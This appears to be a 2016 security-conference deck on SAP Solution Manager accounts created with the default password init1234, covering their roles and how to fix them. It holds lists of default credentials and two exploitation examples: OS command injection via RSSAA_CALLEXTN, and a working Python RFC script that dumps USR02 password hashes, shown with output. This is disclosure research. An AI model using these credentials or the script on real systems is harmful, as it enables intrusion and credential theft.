



An easy way into your ~~multi-million dollar~~ very expensive SAP system: unknown default SAP accounts

Introduction

Something about SAP security

Unknown default accounts


Impact

Exploitation: combination with other vulnerabilities

Research

Solutions

Concluding



Who is ERP-SEC

- Company specialised in securing SAP systems and infrastructures
- Regular presenters on SAP Security
- Research: Reported and credited for dozens of SAP vulnerabilities
- Developer Protect4S – SAP Certified Security Analyser for SAP™
- SAP Development Partner
- Our mission is to raise the security of mission–critical SAP platforms with minimal impact on day–to–day business.

Who am I

- Co-founder ERP-SEC
- 15+ years background in SAP technology / SAP security (SAP basis)
- SAP security researcher, credited for 50+ found vulnerabilities



Something about SAP security

- We see more awareness at customers for SAP security
- Going from awareness to action is still not the default
- SAP is working hard to improve security for years now
See for example the SAP Security Baseline
- SAP now also has a CSO

SAP Security Baseline Template

Version 1.8

The structure of the template is based on the SAP Secure Operations Map:

Security Compliance	Security Governance	Audit	Cloud Security	Emergency Concept
Secure Operation	Users and Authorizations	Authentication and Single Sign-On	Support Security	Security Review and Monitoring
Secure Setup	Secure Configuration	Communication	Data Security	

Something about SAP security

- More customers start actively securing their SAP platform
- Still a large part of SAP running customers, especially the ones outside the Fortune 1000, lack basic security measures
- Recently conducted research by the Ponemon institute (sponsored by Onapsis) shows 56 percent of surveyed professionals “believe their company’s SAP platform has been breached an average of two times in the past 24 months.”
- In 100% of our SAP Security assessments we found SAP default accounts.

When doing SAP Security assessments...

- Needless to say: Most easy way in is still via: username & password
- Who needs buffer overflows, DEP/ASLR bypasses, XSS, SQLi when you have credentials

Two big attack vectors in every SAP system:

- SAP RFC gateway
- SAP Default accounts

(and from there RFC pivoting ...)

- Hacking SAP systems often comes down to getting access to an account
- Sniff / social engineer / phish for accounts
- Easiest option: Use a default account!!!

Known SAP default accounts

RISK	USER	PASSWORD	CLIENT	REMARK
Very High	SAP*	06071992 / PASS	001,066,etc...	Hardcoded kernel user
Very High	IDEADM	admin	Almost all IDES clients	Only in IDES systems
Very High	DDIC	19920706	000,001,...	User has SAP_ALL
High	CTB_ADMIN	sap123	N.A.	Java user
High	EARLYWATCH	SUPPORT	066	Has rights to get password hash for SAP* from USR02 table and sometimes OS execution
Medium	TMSADM	PASSWORD / \$1Pawd2&	000, sometimes copied to others	A new default password as the old one was too well known?
Medium	SAPCPIC	ADMIN	000,001	Can be used for information retrieval and in some cases for vulnerabilities where only authentication is needed

Unknown SAP default accounts

Let's meet some new default accounts*:


RISK	USER	TYPE	PASSWORD	SOLMAN	SATELLITE
HIGH	SMD_ADMIN	System	init1234	X	
HIGH	SMD_BI RFC	System	init1234	X	
HIGH	SMD RFC	System	init1234	X	
HIGH	SOLMAN_ADMIN	Dialog	init1234	X	
HIGH	SOLMAN_BTC	System	init1234	X	
HIGH	SAPSUPPORT	Dialog	init1234	X	X
HIGH	SOLMAN<SID><CLNT>	Dialog	init1234	X	
MED/HIGH	SMDAGENT_<SID>	System	init1234	X	X
MED	CONTENTSERV	System	init1234	X	
MED	SMD_AGT	System	init1234	X	

*The list does not include the more recent users like for example SM_<SM SID> that are created with a custom password

How do these users get created?

Every customer has a SAP Solution Manager.

Transaction **SOLMAN_SETUP** starts wizards for basic system setup and additional scenario's



SAP Solution Manager: Overview

Overview

- Initial Configuration
- Basic Configuration
- Managed System Configuration

Related Links

- SAP Solution Manager Configuration
- Demo
- Default SAP GUI
- Central Log Settings
- SAP Links

Status	Description	Last Changed on	Last Changed by
	Initial Configuration	24.05.2011, 21:57:14	SAPADM
	Basic Configuration	10.03.2015, 16:06:06	SAPADM

SAP Solution Manager: Basic Configuration

Technical System: SSM:001 Username: SAPADM System Type: ABAP

1 Project 2 Import Note 3 Installation Check 4 **User Data** 5 Landscape Data 6 Manual Configuration 7 Automatic Configuration

Change Back Continue Save Maintain Connection Maintain User

Help

Provide logon information for the following users

S-User for SAP-Backend: * S0006208305 Password: *

S-User for Communication: * S0006208305 Password: *

Solution Manager Administrator: * SOLMAN_ADMIN Password: *

Provide information for your BI configuration

Is BI installed in a separate ☐ Client? ☐ System?

Provide user information

System User: Generate user, generate password Username: CONTENTSERV Password: *

Batch User: Generate user, generate password Username: SOLMAN_BTC Password: *

SAP Support User: Generate user, provide password Username: SAPSUPPORT Password: *

How do these users get created?

Class **CL_SISE_CONSTANTS** contains default attributes for the password

Class Builder: Display Class CL_SISE_CONSTANTS

Class Interface: Implemented / Active


Properties Interfaces Friends **Attributes** Methods Events Types Aliases

☐ Filter

Attribute	Level	Vis...	Re...	Typing	Associated Type	Description	Initial value
C_PSWD_INITIAL	Consta...	Public	<input type="checkbox"/>	Type	XUNCODE	Simple Setup: Parameter...	'init1234'
C_PEC_DEST_OSS	Consta...	Public	<input type="checkbox"/>	Type	STRING		'SAP_OSS'

Why do these users get created?

- The SAP Solution Manager supports many scenario's for managing the SAP landscape
- When scenario's are activated, specific users are created per scenario
- Some examples of scenario's:
 - Technical monitoring
 - Data volume management
 - Custom code management



The screenshot shows the 'SAP Solution Manager Configuration: Overview' interface. A blue circle highlights the left-hand navigation menu, which includes the following items: Overview, System Preparation, Basic Configuration, Managed Systems Configurati..., EarlyWatch Alert Management, Technical Monitoring, IT Service Management, Change Request Management, Business Process Monitoring, Business Process Change An..., Measurement Platform Set Up, Data Volume Management, Custom Code Management, Job Management, Service Availability Managem..., and Further Configuration. The main content area on the right displays a 'Help' section with introductory text, a 'Requirements' section, and a 'Scenarios' table. The table has columns for Status, Upda..., Scenario, Last Changed at, Last Changed by, and Description. Two scenarios are listed: 'System Preparation' and 'Basic Configuration', both with a status of 'Not Started' (indicated by a red circle with a diagonal line) and a last changed date of 21.02.2016.

Status	Upda...	Scenario	Last Changed at	Last Changed by	Description
Not Started	<input type="checkbox"/>	System Preparation	21.02.2016 15:17:49	SAPADM	Preparation and Check of Solution Manager
Not Started	<input type="checkbox"/>	Basic Configuration	21.02.2016 15:31:54	SAPADM	Basic Configuration of Solution Manager

Where do they get created?

- Most user get created in Solution Manager,
- SMDAGENT_<SID> user also in satellite systems for Solution Manager Diagnostics scenario

USER	TYPE	PASSWORD	SOLMAN	SATELLITE
SMD_ADMIN	System	init1234	X	
SMD_BI_RFC	System	init1234	X	
SMD_RFC	System	init1234	X	
SOLMAN_ADMIN	Dialog	init1234	X	
SOLMAN_BTC	System	init1234	X	
SAPSUPPORT	Dialog	init1234	X	X
SOLMAN<SID><CLNT>	Dialog	init1234	X	
SMD_AGT	System	init1234	X	
CONTENTSERV	System	init1234	X	
SMDAGENT_<SID>	System	init1234	X	X

Are those users in my system?

- If you ran **SOLMAN_SETUP** first time 5 years ago or longer; chances are high
- Depending on configured scenario's you might have all or some of those users
- Not in case of recent new installations
- Customers already run SAP Solution Manager for many years as SAP pushed Solman as mandatory for SAP support

 **Maintenance Optimizer**



Starting on 2007/04/02, all corrective software packages* for mySAP Business Suite 2005 and beyond will ONLY be available via SAP Solution Manager's Maintenance Optimizer

Detailed information can be found at:
<https://service.sap.com/solman-mopz>

* Includes support packages (stacks)

© SAP AG 2007, Maintenance Optimizer / 5

THE BEST-RUN BUSINESSES RUN SAP™



So how bad is this...

- If those users exist with the default password? BAD!
- Some of these users have broad authorisations.

USER	TYPE	ROLE	SOLMAN	SATELLITE
SMD_ADMIN	System	SAP_J2EE_ADMIN	X	
SMD_BI_RFC	System	SAP_BI_E2E SAP_SOLMANDIAG_E2E	X	
SMD_RFC	System	SAP_BI_E2E SAP_SOLMANDIAG_E2E SAP_SOLMAN_ADMIN	X	
SOLMAN_BTC	System	SAP_SM_BATCH SAP_BI_E2E	X	
SAPSUPPORT	Dialog	SAP_BI_E2E SAP_RCA_DISP SAP_DBA_DISP SAP_CV_DIS SAP_EM_DISPLAY SAP_SMWORK_BASIC SAP_SMWORK_CONFIG SAP_SMWORK_DIAG SAP_SMWORK_SM_ADMIN	X	X
SOLMAN<SID><CLNT>	Dialog	SAP_SLD_ADMINISTRATOR SAP_SV_SOLUTION_MANAGER SAP_SATELLITE_E2E	X	
SMD_AGT	System	SAP_RCA_AGT_CONN	X	
CONTENTSERV	System	SAP_SOL_LEARNING_MAP_DIS	X	
SMDAGENT_<SID>	System	SAP_IS_MONITOR	X	X


Some bad practices combined with broad authorisations...

- In some cases profile SAP_J2EE_ADMIN was added.
- Common bad practice to assign a Z_RFCACL role to accommodate trusted RFC's where objects S_RFCACL and S_RFC have a *.
- Some roles need to be tuned for customer specific situations. Again often a * is used.
- The Solman is often seen as a technical system, authorisations are therefore sometimes handled by the basisteam.
- See the SAP Security guide for all created users and roles.



SAP Solution Manager, right in the middle of your business systems...

- The SAP Solution Manager is the heart of your SAP landscape and connects to the other SAP systems
- Often seen as the 'Spider in the web' or the 'Active Directory' of SAP landscapes
- Leaves the entire SAP landscape at risk when compromised.





(Combined with other Vulnerabilities) these users can do


- Native SQL execution
- SMB relay
- OS command execution
- Creating new SAP users
- Retrieval and bruteforcing of password hashes
- Etc, etc...




All leading to a Full business compromise!

Exploitation Example 1

- Dialog user SAPSUPPORT / init1234
- Has many roles, amongst which ZSAP_SM_SA38 → execute any ABAP program:



- Use program RSSAA_CALLEXTN to inject OS commands



External Call

COMMAND

PARAM

SAP Logon 740

Log On Variable Logon...

- Favorites
- Shortcuts
- Connections
 - SRNL
 - TNV
 - Trooper#15
 - UvA

Name	SID	Group/Server	Insta...	System Description	Message Server	Router(s)
SSM (001)	SSM	192.168.181.128	00			

CamStudio

File Region Options Tools Effects View Help

Record to AVI

CamStudio
Open Source

CamStudio.org

Press the Stop Button to stop recording

Search the web and Windows

15:01
07-Mar-16

Exploitation Example 2

- System user SMDAGENT_<SID>
- Exists not only in Solution Manager but also in connected satellite systems!
- Combines a remote enabled function module (/SDF/GEN_PROXY) that acts as a wrapper to call local FM (/SDF/RBE_NATSQL_SELECT) to execute SQL
- Retrieve ANY DB table content.
- Pw hashes from USR02 -> bruteforce offline

```

C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentationen\2016_I
roopers#16>c:\python26\python.exe READ_USR02_VIA_SMDAGENT_SID.py
Host: [192.168.2.19|192.168.2.34
System number: [00]
Client: [001]
User: [SMDAGENT_SSM]
Password: [init1234]
[{'ID': 0, 'RESULT': [{'CONTENT': '\xef\xbb\xbf?xml version="1.0" encoding="utf
-16"?><asx:abap xmlns:asx="http://www.sap.com/abapxml" version="1.0"><asx:valu
es><VALUE><-SDF-RBE_NATSQL_SDD_FIELD<POS>1</POS><TABNAME>USR02</TABNAME><FIEL
DNAME>BNAME</FIELDNAME><LANGU>E</LANGU><POSITION>0002</POSITION><OFFSET>000006</
OFFSET><DOMNAME>XUBNAME</DOMNAME><ROLLNAME>XUBNAME</ROLLNAME><CHECKTABLE></LENG>
000012</LENG><INTLEN>000024</INTLEN><OUTPUTLEN>000012</OUTPUTLEN><DECIMALS>00000
0</DECIMALS><DATATYPE>CHAR</DATATYPE><INTTYPE>C</INTTYPE><REFTABLE></REFFIELD><
PRECFIELD>USR02</PRECFIELD><AUTHORID></AUTHORID><MEMORYID>XUS</MEMORYID><LOGFLAG></MASK>
MASKLEN>0000</MASKLEN><CONUEXIT></HEADLEN>12</HEADLEN><SCRLN1>10</SCRLN1><SCRL
EN2>15</SCRLN2><SCRLN3>20</SCRLN3><FIELDTEXT>User Name in User Master Record<
FIELDTEXT><REPTXT>User Name</REPTXT><SCRTXT>S User</SCRTXT><SCRTXT M>Use
r</SCRTXT M><SCRTXT L>User</SCRTXT L><KEYFLAG>X</KEYFLAG><LOWERCASE></MAC><G
ENKEY></NOFORKEY></VALEXI></NOAUTHCH></SIGN></DYNPFLD>X</DYNPFLD><F4AVALLAB><C
OMPTYPE>E</COMPTYPE><LFIELDDNAME>BNAME</LFIELDDNAME><LFIELDDIS></BIDICTRLC></-SDF-
RBE_NATSQL_SDD_FIELD><-SDF-RBE_NATSQL_SDD_FIELD<POS>1</POS><TABNAME>USR02</
TABNAME><FIELDNAME>BCODE</FIELDNAME><LANGU>E</LANGU><POSITION>0003</POSITION><O
FFSET>000030</OFFSET><DOMNAME>XUCODE</DOMNAME><ROLLNAME>XUCODE</ROLLNAME><CHECKT
ABLE></LENG>000008</LENG><INTLEN>000008</INTLEN><OUTPUTLEN>000016</OUTPUTLEN><DE
CIMALS>000000</DECIMALS><DATATYPE>RAW</DATATYPE><INTTYPE>X</INTTYPE><REFTABLE></
REFFIELD><PRECFIELD>USR02</PRECFIELD><AUTHORID></AUTHORID><MEMORYID></LOGFLAG></MASK><MA
SKLEN>0000</MASKLEN><CONUEXIT></HEADLEN>08</HEADLEN><SCRLN1>01</SCRLN1><SCRL
EN2>15</SCRLN2><SCRLN3>20</SCRLN3><FIELDTEXT>Password Hash Key</FIELDTEXT><REPT
EXT>Password</REPTXT><SCRTXT S></SCRTXT S><SCRTXT M>Initial password</SCRTXT
M><SCRTXT L>Initial password</SCRTXT L><KEYFLAG></LOWERCASE></MAC><GENKEY>
</NOFORKEY></VALEXI></NOAUTHCH></SIGN></DYNPFLD>X</DYNPFLD><F4AVALLAB></COMPTYPE
>E</COMPTYPE><LFIELDDNAME>BCODE</LFIELDDNAME><LFIELDDIS></BIDICTRLC></-SDF-RBE-
NATSQL_SDD_FIELD></VALUE></asx:values></asx:abap>', 'TYPE': 'h
', 'NAME': 'FIELD_INFOS', 'VALUE': ''}, {'NAME': 'RC', 'VALUE': '0'}, {'CONTENT':
'\xef\xbb\xbf?xml version="1.0" encoding="utf-16"?><asx:abap xmlns:asx="htt
p://www.sap.com/abapxml" version="1.0"><asx:values><VALUE>#_FLAG2_</CA
FEE00000000000</item><item>DDIC.B7F6EE4373E1D28C</item><item>SAP*.EBC5AC4B1D85
CAE</item><item>SAPADM.1659ED6AF72C8879</item><item>SAPCPIC.7D806C248F03813D</
item><item>SMTSM.4217E7EFA0823B56</item><item>SM_SSM.576C31D6C1446971</item>
<item>TMSADM.9429DD0F2394D85</item><item>ADMINSTRAR.D7BE8F0322E99717</item>
<item>ADMIN_USER.D80002740FB49B3</item><item>ADMSUSER.0C2890978426BFFD</item>
<item>ADS_AGENT.CF93C97BDE72615E</item><item>CONTENTSERU.166EC95DBB2E31E9</ite
m><item>DDIC.B7F6EE4373E1D28C</item><item>J2EE_ADMIN.2A6FD9292F6FC204</item><i
tem>J2EE_GUEST.0000000000000000</item><item>SAP*.EBC5AC4B1D85CAE</item><item>
SAPADM.1659ED6AF72C8879</item><item>SAPCPIC.7D806C248F03813D</item><item>SAP
S.4890301AE46AE164</item><item>SAPSUPPORT.B8D6DB9FE4E4A2BB</item><item>SAPPIU
SER.5CBEE802EB99D108</item><item>SLDSDUSER.2FAA3C05CEEE6C6</item><item>SMB_SS
M.21E3878684C7B4C6</item><item>SMDAGENT_SSM.BD26C5994A6F04E5</item><item>SOLMA
NSSM001.FB59D5D66F2A3087</item><item>SOLMANUAS.62A1A2A42E93C9DB</item><item>SO
LMAN_ADMIN.A10877003A78ABBC</item><item>SOLMAN_BIC.CB75C8E7DEAC3ADD</item><ite
m>_FLAG2_</CAFFE00000000000</item><item>EARLWATCH.BD5E494D8CEBF5E2</item>
<item>SAP*.D0BFF4276DA1E208</item></VALUE></asx:values></asx:abap>', 'TYPE': 'h
', 'NAME': 'RES_TAB', 'VALUE': ''}, {'NAME': 'ROWS', 'VALUE': ''}, {'NAME': 'RUNTIME', 'VALUE': '80'}, {'CONTENT':
'', 'TYPE': 'I', 'NAME': 'SQL_CODE', 'VALUE': '0'}, {'CONTENT': '', 'TYPE': 'C', 'NAME': 'SQL_MESSAGE', 'VALUE': ''}]]]
C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentationen\2016_I
roopers#16>
  
```

C:\Users\Joris\CloudStation\CloudStation\ERP-SEC\Documenten\Presentations\2016_Troopers#16\READ_USR02_VIA_SMDAGENT_SID.py - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

new 4 CREATE_USER.bat new 5 test.pl system.pl EXEC_OS_CMD.bat CREATE_USER_VIA_SMDAGENT_SID.py READ_USR02_VIA_SMDAGENT_SID.py

```
1  #!/usr/bin/python
2
3  import saphnrfc
4  import re
5
6  default_host = '192.168.181.128' ;    var_host = raw_input('Host: [%s]' % default_host) ;    var_host = var_host or default_host
7  default_sysnr = '00' ;    var_sysnr = raw_input('System number: [%s]' % default_sysnr) ;    var_sysnr = var_sysnr or default_sysnr
8  default_client = '001' ;    var_client = raw_input('Client: [%s]' % default_client) ;    var_client = var_client or default_client
9  default_user = 'SMDAGENT_SSM' ;    var_user = raw_input('User: [%s]' % default_user) ;    var_user = var_user or default_user
10 default_pw = 'init1234' ;    var_pw = raw_input('Password: [%s]' % default_pw) ;    var_pw = var_pw or default_pw
11
12 saphnrfc.base.load_config()
13 conn = saphnrfc.base.rfc_connect({'ashost':var_host, 'sysnr':var_sysnr, 'client':var_client, 'user':var_user, 'passwd':var_pw, 'lang':'EN' })
14
15 ### Read USR02 via /SDF/GEN_PROXY
16 fa = conn.discover("/SDF/GEN_PROXY")
17 a = fa.create_function_call()
18 a.INPUT( [{ 'FB_NAME': "/SDF/RBE_NATSQL_SELECT", 'PARAMETERS': [{ 'PARAM': "MAX_ROWS", 'VALUE': "999" }, { 'PARAM': "SQL_TEXT", 'VALUE': "SELECT BNAME, BCODE FROM USR02" } ] })
19 a.invoke()
20 z = a.RESULT.value
21 conn.close()
22 print z
23
24
```

Python file

length: 1236 lines: 24 Ln: 24 Col: 1 Sel: 0 | 0 Dos\Windows UTF-8 INS

